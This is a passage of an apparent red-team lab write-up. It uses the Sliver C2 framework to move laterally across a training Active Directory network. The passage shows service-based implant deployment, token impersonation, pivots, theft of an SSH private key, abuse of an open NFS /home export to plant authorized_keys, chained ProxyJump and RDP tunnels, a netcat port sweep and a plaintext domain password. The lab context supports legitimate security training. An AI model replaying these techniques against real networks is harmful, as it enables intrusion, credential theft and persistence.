 1452   580    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 1736   580    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 1924   580    NT AUTHORITY\NETWORK SERVICE   x86_64   svchost.exe               0
 1260   580    NT AUTHORITY\SYSTEM            x86_64   spoolsv.exe               0
 1524   580    NT AUTHORITY\SYSTEM            x86_64   amazon-ssm-agent.exe      0
 2084   580    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 2376   1252   LAB\rweasley                   x86_64   sihost.exe                1
 2312   580    LAB\rweasley                   x86_64   svchost.exe               1
 1764   1252   LAB\rweasley                   x86_64   taskhostw.exe             1
 1340   316    LAB\rweasley                   x86_64   ctfmon.exe                1
 2500   580    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 2112   2152   LAB\rweasley                   x86_64   explorer.exe              1
 3108   716    LAB\rweasley                   x86_64   ShellExperienceHost.exe   1
 3192   716    LAB\rweasley                   x86_64   SearchUI.exe              1
 3216   716    LAB\rweasley                   x86_64   RuntimeBroker.exe         1
 3292   716    LAB\rweasley                   x86_64   RuntimeBroker.exe         1
 3856   716    LAB\rweasley                   x86_64   RuntimeBroker.exe         1
 1492   580    NT AUTHORITY\NETWORK SERVICE   x86_64   msdtc.exe                 0
 1188   580    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 2276   580    NT AUTHORITY\SYSTEM            x86_64   connhost.exe              0
```

Figure 25. Processes on WKS-2

We enumerate the DEV workstations with the nslookup command. In Figure 26, we use `nslookup` on the DEV-0, DEV-1, and DEV-2 workstations.

```
sliver (connhost) > execute -o nslookup DEV-0.lab.dumbstring.bedge

[*] Output:
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.25.4.74

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Name:    DEV-0.lab.dumbstring.bedge
Address:  172.25.4.162


sliver (connhost) > execute -o nslookup DEV-1.lab.dumbstring.bedge

[*] Output:
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.25.4.74

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Name:    DEV-1.lab.dumbstring.bedge
Address:  172.25.4.186


sliver (connhost) > execute -o nslookup DEV-2.lab.dumbstring.bedge

[*] Output:
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.25.4.74

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Name:    DEV-2.lab.dumbstring.bedge
Address:  172.25.4.167
```

Figure 26. nslookup command on three workstations in the DEV domain

We use the nslookup command on all the dev workstations we identified previously from our initial LDAP search. We identify the following IP addresses with their corresponding workstations. In Table 2, we list the workstations and their corresponding IP addresses on the DEV domain.

Workstation	IP Address
DEV-0	172.25.4.162
DEV-1	172.25.4.186
DEV-2	172.25.4.167
DEV-3	172.25.4.144
DEV-4	172.25.4.151
DEV-5	172.25.4.173
DEV-6	172.25.4.155
DEV-7	172.25.4.152

Table 2. DEV workstations and their IP addresses

In Figure 27, we impersonate the rweasley user on the WKS-2 computer.

```
sliver (connhost) > impersonate LAB\\rweasley

[*] Successfully impersonated LAB\rweasley
```

Figure 27. Impersonation of rweasley

We enumerate the other DEV workstations and discover the hpotter user on the DEV-2 workstation. In Figure 28, we show the enumeration of the Users directory with the identity of hpotter.

```
sliver (connhost) > ls \\\\172.25.4.167\\c$\\Users

\\172.25.4.167\c$\Users (7 items, 174 B)
=======================================
drwxrwxrwx  Administrator                    <dir>  Mon Jul 14 12:09:24 +0000 2025
Lrw-rw-rw-  All Users -> C:\ProgramData       0 B    Sat Sep 15 07:28:48 +0000 2018
dr-xr-xr-x  Default                          <dir>  Mon Jul 14 12:06:23 +0000 2025
Lrw-rw-rw-  Default User -> C:\Users\Default  0 B    Sat Sep 15 07:28:48 +0000 2018
-rw-rw-rw-  desktop.ini                      174 B  Sat Sep 15 07:16:48 +0000 2018
drwxrwxrwx  hpotter                          <dir>  Tue Jul 15 05:32:40 +0000 2025
dr-xr-xr-x  Public                           <dir>  Wed Dec 12 07:45:15 +0000 2018
```

Figure 28. DEV-2 User Directory listing

We identified hpotter as a developer in the previous group listing, and we decided to pivot to the DEV domain for further movement through the network. In Figure 29, we set up a new TCP pivot listener for port 9875 to the attack server.

```
sliver (icb) > pivots tcp -b 172.25.4.12 -l 9875

[*] Started tcp pivot listener 172.25.4.12:9875 with id 2
```

Figure 29. TCP pivot listener

We generate a new payload with the new port named `msc-svc.exe`. In Figure 30, we proceed to do our two-step process of creating and executing the payload as a service.

```
sliver (connhost) > upload msc-svc.exe \\\\172.25.4.167\\c$\\Windows\\msc-svc.exe

[*] Wrote file to \\172.25.4.167\c$\Windows\msc-svc.exe

sliver (connhost) > execute -o -T sc \\\\172.25.4.167 create msc-svc binPath=C:\\Windows\\msc-svc.exe

[*] Output:
[SC] CreateService SUCCESS

sliver (connhost) > execute -o -T sc \\\\172.25.4.167 start msc-svc

[*] Output:

SERVICE_NAME: msc-svc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 1512
        FLAGS              :

[*] Session 938770a6 msc-svc - 172.25.4.12:62862->icb-> (DEV-2) - windows/amd64 - Thu, 17 Jul 2025 02:02:13 UTC
```

Figure 30. Creation and Execution of Agent for new Sliver Session

We get our new callback and do enumeration on the hpotter workstation. In Figure 31, we discover the serverinfo.txt in the Desktop directory.

```
sliver (msc-control) > ls

C:\users\hpotter\Desktop (3 items, 1.1 KiB)
===========================================
-rw-rw-rw-  EC2 Feedback.website                527 B  Tue Jun 21 15:36:17 +0000 2016
-rw-rw-rw-  EC2 Microsoft Windows Guide.website  554 B  Tue Jun 21 15:36:23 +0000 2016
-rw-rw-rw-  serverinfo.txt                       33 B   Tue Jul 15 05:33:06 +0000 2025


sliver (msc-control) > cat serverinfo.txt

Linux Server Address: 172.25.4.84
```

Figure 31. serverinfo.txt on hpotter desktop

We identify the Linux server address as 172.25.4.84. In Figure 32, we do further enumeration and discover a key.pem in the documents directory of the hpotter user. We assume that the private key in the directory provides access to the Linux server address mentioned.

```
sliver (msc-svc) > ls

C:\users\hpotter\documents (4 items, 590 B)
===========================================
-rw-rw-rw-  key.pem                                    590 B  Tue Jul 15 05:33:01 +0000 2025
Lrw-rw-rw-  My Music -> C:\Users\hpotter\Music         0 B    Tue Jul 15 05:32:40 +0000 2025
Lrw-rw-rw-  My Pictures -> C:\Users\hpotter\Pictures   0 B    Tue Jul 15 05:32:40 +0000 2025
Lrw-rw-rw-  My Videos -> C:\Users\hpotter\Videos       0 B    Tue Jul 15 05:32:40 +0000 2025


sliver (msc-svc) > cat key.pem

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAiAAAABNl
Y2RzYS1zaGEyLW5pc3RwMzg0AAAACG5pc3RwMzg0AAAAYQT8PC7TUCXWo6gk2GvZ
UojRPjtvOA2ysvaBieBJH7DI27bz8GdAgVZ+hmMCE3pw8TMF0N5cD4A2sps+pEFK
gl1TqyOlEYqtVAdqoiw2p7RQSSKdn0K1+mUu1QEIlmk83YcAAADI1Vsw69VbMOsA
AAATZWNkc2Etc2hhMi1uaXN0cDM4NAAAAAhuaXN0cDM4NAAAAGEE/Dwu01Al1qOo
JNhr2VKI0T47bzgNsrL2gYngSR+wyNu28/BnQIFWfoZjAhN6cPEzBdDeXA+ANrKb
PqRBSoJdU6sjpRGKrVQHaqIsNqe0UEkinZ9CtfplLtUBCJZpPN2HAAAAMDiSMq8X
zrgHZ1eQcSCmkuVuZCBVopuBZX/cJackSh8AbXbIIXgUY0yvO9nqCoismAAAAAA=
-----END OPENSSH PRIVATE KEY-----
```

Figure 32.

In Figure 33, we download the key.pem with the `download` command in Sliver.

```
sliver (msc-svc) > download key.pem

[*] Wrote 590 bytes (1 file successfully, 0 files unsuccessfully) to /home/student1/key.pem
```

Figure 33. Download of key.pem

The current attack server cannot establish an SSH connection to 172.25.4.84. We perform a port

forward on Sliver that forwards our attack server's localhost traffic on port 8080 to the IP address we discovered on the SSH port 22. In Figure 34, we use the `portfwd add -r 172.25.4.84:22` command on the hpotter workstation to forward the traffic.

```
sliver (msc-svc) > portfwd add -r 172.25.4.84:22

[*] Port forwarding 127.0.0.1:8080 -> 172.25.4.84:22
```

Figure 34. portfwd of our localhost port 8080 to the Linux box on port 22

In Figure 35, we establish the connection between our attack server and the Linux server address with the hpotter user and the credentials we downloaded.

```
$ ssh -p 8080 -i key.pem hpotter@localhost
The authenticity of host '[localhost]:8080 ([127.0.0.1]:8080)' can't be established.
ED25519 key fingerprint is SHA256:Zl/LH+asIp+rJVO1kbpUAzSZ8la/jkLekzT1XrfWqpw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:8080' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1031-aws x86_64)
```

Figure 35. Successful connection to the hpotter Linux box

In Figure 36, we do an enumeration on the hpotter machine and discover a mounted drive named dev_storage.

```
hpotter@ip-172-25-4-84:/$ cd /mnt
hpotter@ip-172-25-4-84:/mnt$ ls
dev_storage
hpotter@ip-172-25-4-84:/mnt$ cd dev_storage
hpotter@ip-172-25-4-84:/mnt/dev_storage$ ls
welcome.txt
hpotter@ip-172-25-4-84:/mnt/dev_storage$ cat welcome.txt
Please be sure you store dev critical information in this share
hpotter@ip-172-25-4-84:/mnt/dev_storage$
```

Figure 36. Identification of the /mnt/dev_storage file share

In Figure 37, we use the `findmnt /mnt/dev_storage` command to identify the source IP address that provides the mounted network share.

```
hpotter@ip-172-25-4-84:/mnt/dev_storage$ findmnt /mnt/dev_storage
TARGET           SOURCE                      FSTYPE OPTIONS
/mnt/dev_storage 172.27.4.210:/dev_storage nfs4   rw,relatime,sync,vers=
hpotter@ip-172-25-4-84:/mnt/dev_storage$
```

Figure 37. IP address source of the mounted file share

We do further enumeration of the drive and check for any misconfigurations. In Figure 38, we identify the mounted dev_storage directory; however, we also identify the /home directory listing as well. In Figure 38, we use the `showmount -e 172.27.5.210` command.

```
hpotter@ip-172-25-4-84:~$ showmount -e 172.27.4.210
Export list for 172.27.4.210:
/home        *
/dev_storage *
```

Figure 38. Misconfigured file share with /home directory on the export list

We attempt to mount the /home directory to our newly created directory /mnt/home, which requires root permissions. We used the `sudo -l` command as the hpotter user and identified him with sudo permissions. In Figure 39, we create our new directory with the command `sudo mkdir -p /mnt/home`, and we mount the /home directory with the command `sudo mount -t nfs4 172.27.4.210:/home /mnt/home`.

```
hpotter@ip-172-25-4-84:~$ sudo mkdir -p /mnt/home
hpotter@ip-172-25-4-84:~$ sudo mount -t nfs4 172.27.4.210:/home /mnt/home
```

Figure 39. mounting /home directory to the newly created /mnt/home directory

In Figure 40, we use `ls` and discover the dobby user in the home directory.

```
hpotter@ip-172-25-4-84:/mnt/home$ ls
dobby  ubuntu
```

Figure 40. Discovery of the dobby home directory

We enumerated the dobby user and found the `/home/dobby/.ssh` directory. In the directory, it contains a file named authorized_keys. When we place a public key in the workstation's authorized_keys file, our client can use the matching private key to authenticate and establish an

SSH connection without a password. In Figure 41, we show the location of the .ssh directory for dobby.

```
hpotter@ip-172-25-4-84:/mnt$ sudo su
root@ip-172-25-4-84:/mnt# cd dobby/
root@ip-172-25-4-84:/mnt/dobby# ls -al
total 28
drwxr-x--- 4 ubuntu ubuntu 4096 Jul 18 00:45 .
drwxr-xr-x 5 root   root   4096 Jul 17 23:47 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Jan  6  2022 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Jul 18 00:45 .cache
-rw-r--r-- 1 ubuntu ubuntu  807 Jan  6  2022 .profile
drwx------ 2 ubuntu ubuntu 4096 Jul 18 00:18 .ssh
root@ip-172-25-4-84:/mnt/dobby#
```

Figure 41. .ssh directory accessible on the dobby user with root

We begin the creation of our private and public key pair on the attack server machine. In Figure 42, we generate our key pair with the command `ssh-keygen`.

```
student3@ip-172-24-4-11:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/student3/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/student3/.ssh/id_rsa
Your public key has been saved in /home/student3/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:QSZdiqBVSaK8M4nESUsOUO21oFT2DCwkbvsdwvWqqwI student3@ip-172-24-4-11
The key's randomart image is:
+---[RSA 3072]----+
|==o+Bo+oo..      |
|Bo==+*o=..       |
| X++ ++.o        |
|o.+oo o  .       |
|..=o . .S        |
|E .oo o          |
|.  . o           |
|.   .            |
|...o.            |
+----[SHA256]-----+
student3@ip-172-24-4-11:~$
```

Figure 42. Creation of key pair on attack server

In Figure 43, we go into our .ssh directory with the newly created key and copy the id_rsa.pub key.

Figure 43.

In Figure 44, we add the copied public key to the authorized_keys folder.



Figure 44.

We now have our credentials placed on dobby to SSH into the workstation. However, in order for the attack server to communicate with the dobby workstation, we must set up an SSH jump connection. A SSH proxy jump connection allows us to use our initial hpotter@localhost traffic and forward over to dobby and gain access to his machine. We must set up a configuration file because we have two separate keys for this instance. We specify the host, port, user, and identity files in our config. In Figure 45, we provide our created configuration file in the ~/.ssh/config directory on the attack server.



Figure 45. config file placed in the .ssh directory

In Figure 46, we access our newly configured proxy jump into dobby with the command `ssh`

`dobby`, which uses the Host <name> parameter to distinguish between the different jumps in the config.

```
student1@ip-172-24-4-11:~$ ssh dobby
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1031-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Jul 18 01:52:30 UTC 2025

  System load:  0.08              Processes:             121
  Usage of /:   5.0% of 38.58GB   Users logged in:       0
  Memory usage: 13%               IPv4 address for ens5: 172.27.4.210
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro
```

Figure 46. ssh into the dobby user on the attack server

We gain access to the dobby user from our attack server with the configured jump proxy. From dobby's machine, we use the given information provided to us about the Rowena user on the IP address 172.26.4.99 from our Matrix_Intel.txt provided in the appendix. In Figure 47, we ping rowena's machine with the ping command.

```
$ ping 172.26.4.99 -c 4
PING 172.26.4.99 (172.26.4.99) 56(84) bytes of data.
64 bytes from 172.26.4.99: icmp_seq=1 ttl=64 time=0.252 ms
64 bytes from 172.26.4.99: icmp_seq=2 ttl=64 time=0.312 ms
64 bytes from 172.26.4.99: icmp_seq=3 ttl=64 time=0.319 ms
64 bytes from 172.26.4.99: icmp_seq=4 ttl=64 time=0.393 ms

--- 172.26.4.99 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.252/0.319/0.393/0.050 ms
$
```

Figure 47. rowena's ip address pingable from the dobby workstation

In Figure 48, we move over the provided crowbeak_ecdsa private key for the rowena workstation into our .ssh directory on the attack server.

```
$ pwd
/home/student1/.ssh
$ ls -la | grep crow
-rw------- 1 student1 student1  590 Jul 19 22:10 crowbeak_ecdsa
$
```

Figure 48. crowbeak_ecdsa placed in our attack server

In Figure 49, we update our ssh config with the added information for rowena with the previous proxy jump from the dobby user.

```
$ cat config
cat: config: No such file or directory
$ cat ./.ssh/config
Host jumphost
  HostName localhost
  Port 8080
  User hpotter
  IdentityFile /home/student1/key.pem
  IdentitiesOnly yes

Host dobby
  HostName 172.27.4.210
  User dobby
  IdentityFile ~/.ssh/id_rsa
  ProxyJump jumphost
  IdentitiesOnly yes

Host rowena
  HostName 172.26.4.99
  User rowena
  IdentityFile ~/.ssh/crowbeak_ecdsa
  ProxyJump dobby
  IdentitiesOnly yes
$
```

Figure 49. Updated config with the new rowena workstation configuration

In Figure 50, we use the command ssh rowena on the attack server and gain access to the rowena workstation.

```
$ ssh rowena
Register this system with Red Hat Insights: insights-client --register
Create an account or view all your systems at https://red.ht/insights-dashboard
Last login: Sat Jul 19 22:15:01 2025 from 172.27.4.210
[rowena@ip-172-26-4-99 ~]$
```

Figure 50. ssh into the rowena workstation

We use our provided information of Matrix_Intel.txt and attempt to ping the godric workstation with the IP address 172.26..4.26 from rowena. In Figure 51, we ping the godric workstation and receive a response from the rowena workstation.

```
[rowena@ip-172-26-4-99 ~]$ ping 172.26.4.26 -c 4
PING 172.26.4.26 (172.26.4.26) 56(84) bytes of data.
64 bytes from 172.26.4.26: icmp_seq=1 ttl=64 time=0.279 ms
64 bytes from 172.26.4.26: icmp_seq=2 ttl=64 time=0.263 ms
64 bytes from 172.26.4.26: icmp_seq=3 ttl=64 time=0.327 ms
64 bytes from 172.26.4.26: icmp_seq=4 ttl=64 time=0.231 ms

--- 172.26.4.26 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3105ms
rtt min/avg/max/mdev = 0.231/0.275/0.327/0.034 ms
```

Figure 51. Traffic of the godric workstation accessible from the rowena workstation

In Figure 52, we use the information of the godric private key from Matrix_Intel.txt and configure the same JumpProxy as previously to the rowena user for the godric user.

```
$ pwd
/home/student1/.ssh
$ ls -la | grep crow
-rw------- 1 student1 student1  590 Jul 19 22:10 crowbeak_ecdsa
$ ls
authorized_keys  config_BACKUP   id_rsa      known_hosts      sphinxwindow_id_ecdsa
config           crowbeak_ecdsa  id_rsa.pub  known_hosts.old
$ cat config
Host jumphost
  HostName localhost
  Port 8080
  User hpotter
  IdentityFile /home/student1/key.pem
  IdentitiesOnly yes

Host dobby
  HostName 172.27.4.210
  User dobby
  IdentityFile ~/.ssh/id_rsa
  ProxyJump jumphost
  IdentitiesOnly yes

Host rowena
  HostName 172.26.4.99
  User rowena
  IdentityFile ~/.ssh/crowbeak_ecdsa
  ProxyJump dobby
  IdentitiesOnly yes

Host godric
  HostName 172.26.4.26
  User godric
  IdentityFile ~/.ssh/sphinxwindow_id_ecdsa
  ProxyJump rowena
  IdentitiesOnly yes
$
```

Figure 52. Configuration of the ssh config for godric with the direction to the godric private key

In Figure 53, we use ssh godric and obtain access to the godric workstation.

```
$ ssh godric
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1031-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jul 19 23:04:52 UTC 2025

  System load:  0.0               Processes:             105
  Usage of /:   25.5% of 7.57GB   Users logged in:       0
  Memory usage: 12%               IPv4 address for ens5: 172.26.4.26
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

9 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sat Jul 19 23:04:53 2025 from 172.26.4.99
$ whoami
godric
$
```

Figure 53. ssh into the godric workstation

In Figure 54, we attempt to ping the Domain Controller (DC) and receive a response using our Matrix_Intel.txt information.

```
$ ping 172.26.4.10
PING 172.26.4.10 (172.26.4.10) 56(84) bytes of data.
64 bytes from 172.26.4.10: icmp_seq=1 ttl=128 time=1.99 ms
64 bytes from 172.26.4.10: icmp_seq=2 ttl=128 time=0.496 ms
^C
--- 172.26.4.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.496/1.244/1.992/0.748 ms
```

Figure 54. ping from godric machine to DC machine

We could not SSH into the DC with the IP 172.26.4.10 and the username: helga, with the credentials: AllTheOtherHousesAreTooMean@990. In Figure 55, we do a port sweep on the IP

with bash and netcat that enumerates ports 22, 80, 135, 139, 445, 3389, 5985, 5986, 8000, 8080, and 8443.

```
student1@ip-172-24-4-11:~$ ssh godric 'for p in 22 80 135 139 445 3389 5985 5986 8000 8080 8443; do
  nc -z -w1 172.26.4.10 $p 2>/dev/null && echo "OPEN $p" || echo "CLOSED_OR_FILTERED $p"
done'
CLOSED_OR_FILTERED 22
CLOSED_OR_FILTERED 80
OPEN 135
OPEN 139
OPEN 445
OPEN 3389
OPEN 5985
CLOSED_OR_FILTERED 5986
CLOSED_OR_FILTERED 8000
CLOSED_OR_FILTERED 8080
CLOSED_OR_FILTERED 8443
```

Figure 55. ssh into the godric workstation

In Table 3, we outline the ports identified with their service and status.

Port	Status	Common Service
22	CLOSED_OR_FILTERED	SSH (Secure Shell)
80	CLOSED_OR_FILTERED	HTTP (Web)
135	OPEN	MS RPC Endpoint Mapper
139	OPEN	NetBIOS Session Service (legacy SMB)
445	OPEN	SMB (Windows file sharing)
3389	OPEN	RDP (Remote Desktop Protocol)
5985	OPEN	WinRM (HTTP)
5986	CLOSED_OR_FILTERED	WinRM (HTTPS)
8000	CLOSED_OR_FILTERED	Alternate HTTP / App service
8080	CLOSED_OR_FILTERED	Alternate HTTP (Tomcat/Jenkins/etc.)

8443	CLOSED_OR_FILTERED	Alternate HTTPS (secure app port)

Table 3. Port status on the DC

We identify numerous ports in relation to a Windows machine. In Figure 56, we use an SSH tunnel command from our attacker server and tunnel our 13389 port into the DC 3389 RDP port.

```
student1@ip-172-24-4-11:~$ ssh -L 13389:172.26.4.10:3389 godric -N
```

Figure 56. ssh tunnel our traffic on port 13389 to DC 3389 RDP port

We then go onto our own machine and tunnel the traffic from the attack box, because the attack box does not have an RDP client. In Figure 57, we use the SSH tunnel command to forward our 13389 RDP traffic over localhost to port 13389 for the attack box.

```
future-leader@hp-laptop:~$ ssh -L 13389:localhost:13389 student1@54.162.180.47 -N
```

Figure 57. ssh tunnel our RDP traffic to the attack server

In Figure 58, we start up Remmina, an interactive GUI RDP client, and give the credentials to helga with the server localhost:13389 on our own machine.



Figure 58. Remmina connection to the DC

We successfully authenticate to the Windows DC workstation. However, we must now figure a way to upload our Sliver payload on the DC. We cannot directly ping the DC from our attack server so we look for other workstations available on the DC. In Figure 59, we use the `Get-ADComputer -filter * -Properties DnsHostname | Select-Object Name, DnsHostName` command on the DC controller to replicate our LDAP search from the situational awareness toolkit.

Figure 59. Powershell LDAP for workstations and their hostnames

We see two workstations available on the domain. In Figure 60, we use nslookup and grab the IP address of one of the workstations.

Figure 60. IP Address of WKS-0 with nslookup

In Figure 61, we ping the 172.26.4.234 address of WKS-0 on the domain from our attack server and receive a response.

```
student1@ip-172-24-4-11:~$ ping 172.26.4.234
PING 172.26.4.234 (172.26.4.234) 56(84) bytes of data.
64 bytes from 172.26.4.234: icmp_seq=1 ttl=128 time=1.16 ms
64 bytes from 172.26.4.234: icmp_seq=2 ttl=128 time=0.448 ms
64 bytes from 172.26.4.234: icmp_seq=3 ttl=128 time=0.468 ms
^C
```

Figure 61. Ping Established from WKS-0 to attack server

We now generate our new payload to execute on the WKS-0 workstation. Once we execute that workstation, we set up a TCP pivot and gain access to the DC. In Figure 62, we generate the payload.

```
sliver > generate -b 172.25.4.11 -a amd64 -o windows -l -N domain-control

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 4s
[*] Implant saved to /home/student1/domain-control.exe
```

Figure 62. Payload generated

We use the SCP command and copy over our payload to our workstation with the Remmina client. We then set up a shared folder in Remmina for the payload. In Figure 63, we show the scp command.

```
future-leader@hp-laptop:~$ scp student1@54.162.180.47:/home/student1/domain-control.exe ~/payload
domain-control.exe                                            100%   10MB  23.4MB/s   00:00
```

Figure 63. SCP payload from attack server to our workstation

In Figure 64, we then go back into Reminna and send the payload to the Documents folder on the DC-1.



Figure 64. Send payload to documents folder on DC

We now have our payload on the DC. We need to establish a connection to WKS-0 with the payload. In Figure 65, we use mstsc to create a new RDP connection on the DC to copy over the payload.



Figure 65. Use mstsc to create RDP connection onto WKS-0

In Figure 66, we copy over our payload to the WKS-0 machine and run it as an administrator.

